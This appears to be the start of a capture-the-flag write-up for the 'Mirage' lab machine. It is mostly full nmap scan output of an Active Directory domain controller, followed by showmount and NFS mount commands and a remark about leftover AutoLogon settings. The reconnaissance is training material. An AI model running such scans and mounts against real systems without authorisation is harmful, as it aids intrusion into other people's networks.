








In the past we was found we mark.bbond AutoLogon credentials

The credentials are removed but AutoLogon are still activate!!!
Nmap Results
nmap -p 1-65535 -T4 -A -v 10.10.11.78
Host is up (0.058s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE         VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2025-10-15 21:23:39Z)
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96 ee88 7537 0dcf 1bd4 4aa3 2104 5393
|_SHA-1: c25a 58cc 950f ce6e 64c7 cd40 e98e bb5a 653f b9ff
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96 ee88 7537 0dcf 1bd4 4aa3 2104 5393
|_SHA-1: c25a 58cc 950f ce6e 64c7 cd40 e98e bb5a 653f b9ff
|_ssl-date: TLS randomness does not represent time
2049/tcp  open  mountd          1-3 (RPC #100005)
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96 ee88 7537 0dcf 1bd4 4aa3 2104 5393
|_SHA-1: c25a 58cc 950f ce6e 64c7 cd40 e98e bb5a 653f b9ff
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96 ee88 7537 0dcf 1bd4 4aa3 2104 5393
|_SHA-1: c25a 58cc 950f ce6e 64c7 cd40 e98e bb5a 653f b9ff
|_ssl-date: TLS randomness does not represent time

4222/tcp  open  vrml-multi-use?
| fingerprint-strings:
|   GenericLines:
|     INFO {"server_id":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","server_name":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":56,"client_ip":"10.10.16.xx","xkey":"XDFBRQWNJTALHQ4EBUTYCU4PQLGCE6VO5KBDVCXKIUVCXPEMUJCSXDQI"}
|     -ERR 'Authorization Violation'
|   GetRequest:
|     INFO {"server_id":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","server_name":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":57,"client_ip":"10.10.16.xx","xkey":"XDFBRQWNJTALHQ4EBUTYCU4PQLGCE6VO5KBDVCXKIUVCXPEMUJCSXDQI"}
|     -ERR 'Authorization Violation'
|   HTTPOptions:
|     INFO {"server_id":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","server_name":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":58,"client_ip":"10.10.16.xx","xkey":"XDFBRQWNJTALHQ4EBUTYCU4PQLGCE6VO5KBDVCXKIUVCXPEMUJCSXDQI"}
|     -ERR 'Authorization Violation'
|   NULL:
|     INFO {"server_id":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","server_name":"NCEASH6LHUENO7AAQKKVR7VDIVHKCB52W62DJPQ25TOIKIK5TXWEJP4D","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":55,"client_ip":"10.10.16.xx","xkey":"XDFBRQWNJTALHQ4EBUTYCU4PQLGCE6VO5KBDVCXKIUVCXPEMUJCSXDQI"}
|_    -ERR 'Authentication Timeout'
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49383/tcp open  msrpc           Microsoft Windows RPC
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
50790/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
50791/tcp open  msrpc           Microsoft Windows RPC
50806/tcp open  msrpc           Microsoft Windows RPC
50812/tcp open  msrpc           Microsoft Windows RPC
50836/tcp open  msrpc           Microsoft Windows RPC
57626/tcp open  msrpc           Microsoft Windows RPC
60776/tcp open  msrpc           Microsoft Windows RPC
NFTS Shares
We enumerate available NFS Shares using showmount
showmount -e 10.10.11.78
We create a local mount directory at /tmp/mirage
mkdir /tmp/mirage
We mount the remote NFS share MirageReports
sudo mount -t nfs 10.10.11.78:/MirageReports /tmp/mirage
We access and list files
cd /tmp/mirage

ls
Hints in PDF Files
